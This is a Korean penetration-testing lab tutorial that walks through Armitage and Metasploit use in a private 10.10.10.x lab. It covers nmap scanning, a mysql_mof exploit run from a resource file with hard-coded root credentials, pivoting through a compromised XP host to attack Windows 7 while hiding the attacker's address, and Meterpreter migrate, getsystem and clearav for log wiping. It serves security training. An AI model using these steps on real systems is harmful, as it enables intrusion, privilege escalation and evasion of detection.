


그림 26 아미티지를 이용한 익스플로잇 구성도

- 정보수집 및 대상선정 후에 익스플로잇을 한다. 익스플로잇이 성공을 하게 되면 후속공격을 진행하게 되고 다른 대상을 공격하기 위해서 현재 익스플로잇이 성공한 시스템을 피버팅을 할 수 있다.

4.2 피벗팅(Pivoting)

- 경유 시스템을 통해 목적 시스템을 공격하는 기법으로 공격의 은닉성을 보장하고 추적을 어렵게 만든다.
- 아미티지의 경우에는 피벗팅을 시각적으로 잘 보여준다.

4.3 피벗팅 실습




그림 27 실습 시나리오

- kali 에서 xp(mysql)공격하고 xp 로 7(freelft)을 공격한다. 최종적으로 공격은 kali 에서 실행을 하게 되지만, window7 에서 패킷을 살펴보면 xp 에서 패킷을 주고 받는 것으로 보이게 된다.

- 아미티지 실행

```
root@kali:~# service postgresql start
root@kali:~# armitage
```

그림 28 아미티지 실행

- 대상 시스템 추가




그림 29 Armitage 대상 시스템 추가

- host - add host - ip 추가
- host - import - nmap 등등으로 얻은 정보를 임포트할 수 있다.
- host - Nmap Scan - ip 대역을 적어주면 된다.
- host - nmap scan - quick scan - os detect - 10.10.10.0/24

- 스캔 결과




그림 30 nmap 스캔결과

- 스캔한 결과의 PC 를 화면에 보여준다.

- 대상 시스템의 정보

```
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 80/tcp    open  http         Apache httpd
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn  Microsoft Windows 98 netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: 3306/tcp  open  mysql        MySQL 5.1.41-community
[*] Nmap: 3389/tcp  open  ms-wbt-server Microsoft Terminal Service
[*] Nmap: MAC Address: 08:00:27:DD:8A:24 (Cadmus Computer Systems)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows XP
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
[*] Nmap: OS details: Microsoft Windows XP SP2 or SP3
```

그림 31 xp 스캔결과

```

[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          FreeFTPd 1.0
[*] Nmap: 22/tcp    open  ssh          WeOnlyDo sshd 2.1.8.98 (protocol 2.0)
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn  Microsoft Windows 98 netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds (primary domain: WORKGROUP)
[*] Nmap: 3389/tcp  open  ms-wbt-server Microsoft Terminal Service
[*] Nmap: 49152/tcp open  unknown
[*] Nmap: 49153/tcp open  unknown
[*] Nmap: 49154/tcp open  unknown
[*] Nmap: 49155/tcp open  unknown
[*] Nmap: 49156/tcp open  unknown
[*] Nmap: 49157/tcp open  unknown
[*] Nmap: MAC Address: 08:00:27:85:C5:CD (Cadmus Computer Systems)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows 2008|10|7|8.1

```

그림 32 윈도우 7 스캔결과

- 공격방법 검색
 - 메뉴 -> attack -> findattack
 - msf 에서 존재하는 모든 익스플로잇을 대입해 보고 가능성 있는 익스플로잇을 보여준다.




그림 33 가능성 있는 익스플로잇의 목록

- 대상 시스템에 있는 서비스를 분석해서 이러한 공격이 가능할 것이다 라고 추측해서 알려준다.

- mysql_mof 공격




그림 34 mysql_mof 공격

- 저번 실습에서 사용했던 mysql_mof 공격으로 진행




그림 35 mysql_mof 옵션설정

- 공격 성공화면




그림 36 xp 공격 성공

- 공격이 성공하게 되면 위의 그림처럼 이미지가 변하게 된다.
- 시스템에서 획득한 권한을 명시해 준다.

- 피벗팅 기능 사용




그림 37 피벗팅 기능 사용

- 피벗팅 기능을 사용하기 위해서 위의 그림과 같은 옵션을 사용한다.




그림 38 피벗 설정 성공

- 화살표가 생기면 피벗팅이 성공된 것이다.

● 윈도우 7 공격(freeftp 취약점)




그림 39 freeftpd pass 설정




그림 40 공격 패킷 확인

- kali 에서 공격을 시도했을때 kali 의 ip(10.10.10.4)에서 윈도우 7(10.10.10.3)으로 들어가는 패킷이 없는 것을 확인할 수 있다.

5 메터프리터(meterpreter)


- 다양한 후속 공격을 지원, 인메모리 dll 인젝션 스테이지를 사용하는 광범위한 동적 고급 페이로드
- 디스크를 건드리지 않음, 프로세스 인젝션 시 새로운 프로세스 생성 안함
- 메터프리터는 reflective dll injection 을 사용한다.
- 새로운 프로세스를 생성하지 않고 기존에 있는 프로세스에서 실행이 된다.

5.1 메터프리터 내장 기능

- 권한 상승, pass the hash, 이벤트 로그, 인코그니토, 레지스트리, 원격 데스크톱 접근, 패킷 스니핑, 피버팅, 파일 검색, john the Ripper

5.2 리소스파일 생성


- msfconsole 띄워서 들어가기 귀찮으므로 리소스 파일을 생성하자



```
root@kali:~/usr/share/metasploit-framework# cat meter_conn.rc
use exploit/windows/mysql/mysql_mof
set username root
set password apmsetup
set rhost 10.10.10.2
exploit
```

그림 41 리소스파일 생성

- 실행



```
root@kali:~/usr/share/metasploit-framework# msfconsole -r meter_conn.rc
```

그림 42 리소스파일 실행

6 메터 프리터 기능

- 메터프리터에서 기본적으로 사용할 수 있는 모듈(익스텐션)은 help 명령어를 통해서 확인할 수 있다.

```
meterpreter > help

Core Commands
=====

Command      Description
-----
?             Help menu
background    Backgrounds the current session
bgkill        Kills a background meterpreter script
bglst         Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel        Displays information about active channels
close         Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
```

그림 43 메터프리터 기능

6.1 migrate

- 메터프리터가 실행되는 프로세스를 변경하는 기능

```
3944  cmd.exe           x86   0      IE8WINXP\IEUser
4008  wscntfy.exe        x86   0      IE8WINXP\IEUser

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > migrate 3944
[*] Migrating from 724 to 3944...
[*] Migration completed successfully.
meterpreter > getuid
Server username: IE8WINXP\IEUser
```

그림 44 migrate PID

- 시스템 권한을 획득(getsystem)

```
[*] Migrating from 724 to 3944...
[*] Migration completed successfully.
meterpreter > getuid
Server username: IF8WINXP\IEUser
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

그림 45 getsystem

6.2 clearav

- 이벤트로그를 제거해 주는 기능

